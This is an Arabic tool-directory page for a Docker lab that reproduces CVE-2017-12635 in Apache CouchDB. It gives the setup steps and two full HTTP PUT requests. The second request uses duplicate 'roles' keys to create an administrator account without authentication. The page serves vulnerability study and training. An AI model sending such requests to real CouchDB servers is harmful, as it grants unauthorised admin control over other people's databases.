

Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
Apache-couchdb-CVE-2017-12635 — بيئة إعادة إنتاج قائمة على Docker لثغرة تصعيد الامتياز الرأسي CVE-2017-12635 في Apache CouchDB عبر عدم تناسق في محلل JSON، مما يتيح إنشاء مسؤول دون مصادقة. | Kitploit
أدوات/GitHubGitHub/cyberharsh/apache-couchdb-cve-2017-12635
تصعيد الامتيازاتتحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويباختبار الاختراقمختبرات وتدريب عملي
GitHubcyberharsh/apache-couchdb-cve-2017-12635

Apache-couchdb-CVE-2017-12635

مشاركة

بيئة إعادة إنتاج قائمة على Docker لثغرة تصعيد الامتياز الرأسي CVE-2017-12635 في Apache CouchDB عبر عدم تناسق في محلل JSON، مما يتيح إنشاء مسؤول دون مصادقة.

عرض المستودع
11116منذ 6 سنواتلم تتم المراجعة بعد

ثغرة تجاوز صلاحيات Couchdb الرأسية (CVE-2017-12635)

Apache Couchdb هي قاعدة بيانات مفتوحة المصدر تركز على سهولة الاستخدام وكونها "قاعدة بيانات تعانق الويب بالكامل". إنها قاعدة بيانات NoSQL تستخدم JSON كتنسيق تخزين، وJavaScript كلغة استعلام، وMapReduce وHTTP كواجهة API. يتم استخدامها على نطاق واسع، مثل BBC في منصة عرض المحتوى الديناميكي، وCredit Suisse في إطار السوق داخل قسم السلع، وMeebo في منصتها الاجتماعية (الويب والتطبيقات).

في 15 نوفمبر 2017، تم الكشف عن CVE-2017-12635 وCVE-2017-12636. يحدث CVE-2017-12635 بسبب الاختلاف في تحليل JSON بين Erlang وJavaScript، مما يؤدي إلى اختلاف في تنفيذ العبارات. تسمح هذه الثغرة لأي مستخدم بإنشاء مسؤول، وهي ثغرة تجاوز صلاحيات رأسية.

الإصدارات المتأثرة: أقل من 1.7.0 وأقل من 2.1.1

روابط مرجعية:

  • http://bobao.360.cn/learning/detail/4716.html
  • https://justi.cz/security/2017/11/14/couchdb-rce-npm.html

بيئة الاختبار

بناء وتشغيل البيئة:

docker-compose build
docker-compose up -d

بعد تشغيل البيئة، قم بزيارة http://your-ip:5984/_utils/ لرؤية صفحة ويب، مما يشير إلى أن Couchdb قد بدأ بنجاح. لكننا لا نعرف كلمة المرور ولا يمكننا تسجيل الدخول.

إعادة إنتاج الثغرة

أولاً، أرسل حزمة البيانات التالية:

PUT /_users/org.couchdb.user:vulhub HTTP/1.1
Host: your-ip:5984
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Content-Type: application/json
Content-Length: 90

{
  "type": "user",
  "name": "vulhub",
  "roles": ["_admin"],
  "password": "vulhub"
}

يمكن ملاحظة أنه تم إرجاع خطأ 403: {"error":"forbidden","reason":"Only _admin may set roles"}، فقط المسؤول يمكنه تعيين دور:


أرسل حزمة بيانات تحتوي على دورين لتجاوز القيود:

PUT /_users/org.couchdb.user:vulhub HTTP/1.1
Host: your-ip:5984
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Content-Type: application/json
Content-Length: 108

{
  "type": "user",
  "name": "vulhub",
  "roles": ["_admin"],
  "roles": [],
  "password": "vulhub"
}

تم إنشاء المسؤول بنجاح، اسم المستخدم وكلمة المرور كلاهما vulhub:

قم بزيارة http://your-ip:5984/_utils/ مرة أخرى، وأدخل اسم المستخدم وكلمة المرور vulhub، ويمكن تسجيل الدخول بنجاح:

تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    911
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    548
  • 3

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    366
  • 4

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    362
  • 5

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    311
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    287

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →





